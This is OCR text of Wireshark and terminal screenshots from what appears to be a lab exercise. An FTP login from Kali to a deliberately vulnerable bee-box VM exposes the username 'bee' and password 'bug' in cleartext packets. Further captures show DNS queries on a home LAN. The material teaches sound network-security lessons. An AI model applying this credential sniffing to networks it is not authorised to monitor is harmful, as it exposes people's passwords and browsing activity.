

Capturing from eth1 (ip and tcp port 21)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
9 71.691429372 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=11 Ack=83 Win=129864 Len=0 TSval=1651546941 TSecr=1328719
10 74.377920800 192.168.92.3 192.168.92.7 FTP 76 Request: PASS bug
11 74.383848853 192.168.92.7 192.168.92.3 FTP 90 Response: 230 User bee logged in
12 74.383867298 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=21 Ack=107 Win=129840 Len=0 TSval=1651549633 TSecr=1329392
13 74.384579264 192.168.92.3 192.168.92.7 FTP 72 Request: SYST
14 74.385474160 192.168.92.7 192.168.92.3 FTP 85 Response: 215 UNIX Type: L8
15 74.385640170 192.168.92.3 192.168.92.7 FTP 72 Request: FEAT
16 74.386467871 192.168.92.7 192.168.92.3 FTP 106 Response: 211-Features:
17 74.428463379 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=166 Win=129784 Len=0 TSval=1651549678 TSecr=1329392
18 74.429034642 192.168.92.7 192.168.92.3 FTP 75 Response: 211 End
19 74.429056153 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=175 Win=129776 Len=0 TSval=1651549678 TSecr=1329403
20 85.505973837 192.168.92.3 192.168.92.7 FTP 72 Request: EPSV
21 85.507292894 192.168.92.7 192.168.92.3 FTP 113 Response: 229 Entering Extended Passive Mode (|||1529|)
22 85.507305748 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=39 Ack=222 Win=129732 Len=0 TSval=1651560756 TSecr=1332172
23 85.508755008 192.168.92.3 192.168.92.7 FTP 72 Request: LIST
24 85.548030889 192.168.92.7 192.168.92.3 TCP 66 21 → 36876 [ACK] Seq=222 Ack=45 Win=5824 Len=0 TSval=1332183 TSecr=1651560758
25 90.512981406 192.168.92.7 192.168.92.3 FTP 120 Response: 150 Opening ASCII mode data connection for file list
26 90.556468792 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=45 Ack=276 Win=129680 Len=0 TSval=1651565806 TSecr=1333424
27 90.557083848 192.168.92.7 192.168.92.3 FTP 89 Response: 226 Transfer complete
28 90.557152576 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=45 Ack=29
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), Dst: PCSSystemtec_00:08:89 (08:00:27:00:08
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.92.7
Transmission Control Protocol, Src Port: 36876, Dst Port: 21, Seq: 0, Len: 0
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 192.168.92.7
Connected to 192.168.92.7.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.92.7]
Name (192.168.92.7:kali): bee
331 Password required for bee
Password:
230 User bee logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||1529|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x 2 bee bee 4096 Nov 2 2014 Desktop
drwxr-xr-x 4 bee bee 4096 Dec 15 2013 Documents
lrwxrwxrwx 1 bee bee 26 Mar 28 2013 Examples → /u
drwxr-xr-x 2 bee bee 4096 Mar 28 2013 Music
drwxr-xr-x 2 bee bee 4096 Sep 12 2013 Pictures
drwxr-xr-x 2 bee bee 4096 Mar 28 2013 Public
drwxr-xr-x 2 bee bee 4096 Mar 28 2013 Templates
drwxr-xr-x 2 bee bee 4096 Mar 28 2013 Videos
226 Transfer complete
ftp>



No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.92.3 192.168.92.7 TCP 74 36876 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1651475249 TSecr
2 0.000836299 192.168.92.7 192.168.92.3 TCP 74 21 → 36876 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=131079
3 0.000860063 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=1651475250 TSecr=1310797
4 5.010851520 192.168.92.7 192.168.92.3 FTP 117 Response: 220 ProFTPD 1.3.1 Server (bee-box) [192.168.92.7]
5 5.010879552 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=52 Win=129892 Len=0 TSval=1651480260 TSecr=1312050
6 71.689632936 192.168.92.3 192.168.92.7 FTP 76 Request: USER bee
7 71.690241158 192.168.92.7 192.168.92.3 TCP 66 21 → 36876 [ACK] Seq=52 Ack=11 Win=5824 Len=0 TSval=1328718 TSecr=1651546939
8 71.691415526 192.168.92.7 192.168.92.3 FTP 97 Response: 331 Password required for bee
9 71.691429372 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=11 Ack=83 Win=129864 Len=0 TSval=1651546941 TSecr=1328719
10 74.377920800 192.168.92.3 192.168.92.7 FTP 76 Request: PASS bug
11 74.383848853 192.168.92.7 192.168.92.3 FTP 90 Response: 230 User bee logged in
12 74.383867298 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=21 Ack=107 Win=129840 Len=0 TSval=1651549633 TSecr=1329392
13 74.384579264 192.168.92.3 192.168.92.7 FTP 72 Request: SYST
14 74.385474160 192.168.92.7 192.168.92.3 FTP 85 Response: 215 UNIX Type: L8
15 74.385640170 192.168.92.3 192.168.92.7 FTP 72 Request: FEAT
16 74.386467871 192.168.92.7 192.168.92.3 FTP 106 Response: 211-Features:
17 74.428463379 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=166 Win=129784 Len=0 TSval=1651549678 TSecr=1329392
18 74.429034642 192.168.92.7 192.168.92.3 FTP 75 Response: 211 End
19 74.429056153 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=175 Win=129776 Len=0 TSval=1651549678 TSecr=1329403
20 85.505973837 192.168.92.3 192.168.92.7 FTP 72 Request: EPSV
21 85.507292894 192.168.92.7 192.168.92.3 FTP 113 Response: 229 Entering Extended Passive Mode (|||1529|)



*eth1 (ip and tcp port 21)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.92.3 192.168.92.7 TCP 74 36876 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=14
2 0.000836299 192.168.92.7 192.168.92.3 TCP 74 21 → 36876 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
3 0.000860063 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0
4 5.010851520 192.168.92.7 192.168.92.3 FTP 117 Response: 220 ProFTPD 1.3.1 Server (bee-box)
5 5.010879552 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=52 Win=129892 Len=
6 71.689632936 192.168.92.3 192.168.92.7 FTP 76 Request: USER bee
7 71.690241158 192.168.92.7 192.168.92.3 TCP 66 21 → 36876 [ACK] Seq=52 Ack=11 Win=5824 Len=0
8 71.691415526 192.168.92.7 192.168.92.3 FTP 97 Response: 331 Password required for bee
9 71.691429372 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=11 Ack=83 Win=129864 Len
10 74.377920800 192.168.92.3 192.168.92.7 FTP 76 Request: PASS bug
11 74.383848853 192.168.92.7 192.168.92.3 FTP 90 Response: 230 User bee logged in
12 74.383867298 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=21 Ack=107 Win=129840 Le
13 74.384579264 192.168.92.3 192.168.92.7 FTP 72 Request: SYST
14 74.385474160 192.168.92.7 192.168.92.3 FTP 85 Response: 215 UNIX Type: L8
15 74.385640170 192.168.92.3 192.168.92.7 FTP 72 Request: FEAT
16 74.386467871 192.168.92.7 192.168.92.3 FTP 106 Response: 211-Features:
17 74.428463379 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=166 Win=129784 Le
18 74.429034642 192.168.92.7 192.168.92.3 FTP 75 Response: 211 End
Frame 6: 76 bytes on wire (608 bits), 76 bytes captured (608 b
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), D
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.9
Transmission Control Protocol, Src Port: 36876, Dst Port: 21,
File Transfer Protocol (FTP)
USER bee\r\n
Request command: USER
Request arg: bee
[Current working directory:]
8 00 27 00 08 89 08 00 27 14 7b e9 08 00 45 10
0 3e 3e 25 40 00 40 06 c3 29 c0 a8 5c 03 c0 a8
c 07 90 0c 00 15 5e a9 e1 86 e1 40 e4 3e 80 18
e d9 39 8c 00 00 01 01 08 0a 62 70 9b 3b 00 14
5 32 55 53 45 52 20 62 65 65 0d 0a



*eth1 (ip and tcp port 21)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.92.3 192.168.92.7 TCP 74 36876 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=14
2 0.000836299 192.168.92.7 192.168.92.3 TCP 74 21 → 36876 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
3 0.000860063 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0
4 5.010851520 192.168.92.7 192.168.92.3 FTP 117 Response: 220 ProFTPD 1.3.1 Server (bee-box)
5 5.010879552 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=52 Win=129892 Len=
6 71.689632936 192.168.92.3 192.168.92.7 FTP 76 Request: USER bee
7 71.690241158 192.168.92.7 192.168.92.3 TCP 66 21 → 36876 [ACK] Seq=52 Ack=11 Win=5824 Len=0
8 71.691415526 192.168.92.7 192.168.92.3 FTP 97 Response: 331 Password required for bee
9 71.691429372 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=11 Ack=83 Win=129864 Len
10 74.377920800 192.168.92.3 192.168.92.7 FTP 76 Request: PASS bug
11 74.383848853 192.168.92.7 192.168.92.3 FTP 90 Response: 230 User bee logged in
12 74.383867298 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=21 Ack=107 Win=129840 Le
13 74.384579264 192.168.92.3 192.168.92.7 FTP 72 Request: SYST
14 74.385474160 192.168.92.7 192.168.92.3 FTP 85 Response: 215 UNIX Type: L8
15 74.385640170 192.168.92.3 192.168.92.7 FTP 72 Request: FEAT
16 74.386467871 192.168.92.7 192.168.92.3 FTP 106 Response: 211-Features:
17 74.428463379 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=33 Ack=166 Win=129784 Le
18 74.429034642 192.168.92.7 192.168.92.3 FTP 75 Response: 211 End
Frame 10: 76 bytes on wire (608 bits), 76 bytes captured (608
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), D
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.9
Transmission Control Protocol, Src Port: 36876, Dst Port: 21,
File Transfer Protocol (FTP)
PASS bug\r\n
Request command: PASS
Request arg: bug
[Current working directory:]
00 27 00 08 89 08 00 27 14 7b e9 08 00 45 10
3e 3e 27 40 00 40 06 c3 27 c0 a8 5c 03 c0 a8
07 90 0c 00 15 5e a9 e1 90 e1 40 e4 5d 80 18
d2 39 8c 00 00 01 01 08 0a 62 70 a5 bb 00 14
4f 50 41 53 53 20 62 75 67 0d 0a



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip and dns
No. Time Source Destination Protocol Length Info
2 0.467732887 192.168.1.33 103.157.187.167 DNS 85 Standard query 0x6b8e PTR 213.91.45.23.in-addr.arp
3 0.467733418 192.168.1.33 103.157.187.167 DNS 86 Standard query 0xf5bb PTR 78.77.250.142.in-addr.ar
4 0.474304749 103.157.187.167 192.168.1.33 DNS 125 Standard query response 0xf5bb PTR 78.77.250.142.i
5 0.475643043 103.157.187.167 192.168.1.33 DNS 149 Standard query response 0x6b8e PTR 213.91.45.23.in
Frame 2: 85 bytes on wire (680 bits), 85 bytes captured (680 b
Ethernet II, Src: TendaTechnol_18:ba:7d (e8:65:d4:18:ba:7d), D
Internet Protocol Version 4, Src: 192.168.1.33, Dst: 103.157.1
User Datagram Protocol, Src Port: 52812, Dst Port: 53
Domain Name System (query)
0000 98 9d b2 7b 2f a3 e8 65 d4 18 ba 7d 08 00 45 00
0010 00 47 97 ac 00 00 80 11 bd eb c0 a8 01 21 67 9d
0020 bb a7 ce 4c 00 35 00 33 c2 4d 6b 8e 01 00 00 01
0030 00 00 00 00 00 00 03 32 31 33 02 39 31 02 34 35
0040 02 32 33 07 69 6e 2d 61 64 64 72 04 61 72 70 61
0050 00 00 0c 00 01
eth0: <live capture in progress>
Packets: 5 · Displayed: 4 (80.0%)
Profile: Default



No. Time Source Destination Protocol Length Info
630 131.426218339 192.168.1.40 103.157.187.167 DNS 75 Standard query 0xfd89 A www.youtube.com
631 131.426470639 192.168.1.40 103.157.187.167 DNS 75 Standard query 0x4b8a AAAA www.youtube.com
632 131.431559218 103.157.187.167 192.168.1.40 DNS 368 Standard query response 0xfd89 A www.youtube.com CNAM
633 131.431559629 103.157.187.167 192.168.1.40 DNS 224 Standard query response 0x4b8a AAAA www.youtube.com C
653 138.662919909 192.168.1.33 103.157.187.167 DNS 77 Standard query 0x81e0 A crl3.digicert.com
654 138.670619692 103.157.187.167 192.168.1.33 DNS 212 Standard query response 0x81e0 A crl3.digicert.com CN
713 163.072519161 192.168.1.33 103.157.187.167 DNS 74 Standard query 0x2fba A assets.msn.com
714 163.077037097 103.157.187.167 192.168.1.33 DNS 252 Standard query response 0x2fba A assets.msn.com CNAME
786 197.177954175 192.168.1.40 103.157.187.167 DNS 75 Standard query 0xf14b A www.youtube.com
787 197.178267279 192.168.1.40 103.157.187.167 DNS 75 Standard query 0x5b4c AAAA www.youtube.com
793 197.185371672 103.157.187.167 192.168.1.40 DNS 368 Standard query response 0xf14b A www.youtube.com CNAM
794 197.185371963 103.157.187.167 192.168.1.40 DNS 224 Standard query response 0x5b4c AAAA www.youtube.com C
846 223.083158658 192.168.1.33 103.157.187.167 DNS 74 Standard query 0x4bb9 A assets.msn.com
847 223.088493415 103.157.187.167 192.168.1.33 DNS 252 Standard query response 0x4bb9 A assets.msn.com CNAME
856 239.840421858 192.168.1.33 8.8.8.8 DNS 75 Standard query 0xb21d A www.youtube.com
857 239.840422399 192.168.1.33 8.8.8.8 DNS 75 Standard query 0x42bf HTTPS www.youtube.com
858 239.855803140 8.8.8.8 192.168.1.33 DNS 365 Standard query response 0xb21d A www.youtube.com CNAM
859 239.855803821 8.8.8.8 192.168.1.33 DNS 124 Standard query response 0x42bf HTTPS www.youtube.com
923 246.911834598 192.168.1.33 8.8.8.8 DNS 91 Standard query 0x03fb A signaler-pa.clients6.google.c
924 246.911834889 192.168.1.33 8.8.8.8 DNS 91 Standard query 0x7e58 HTTPS signaler-pa.clients6.goog
925 246.917976138 8.8.8.8 192.168.1.33 DNS 107 Standard query response 0x03fb A signaler-pa.clients6

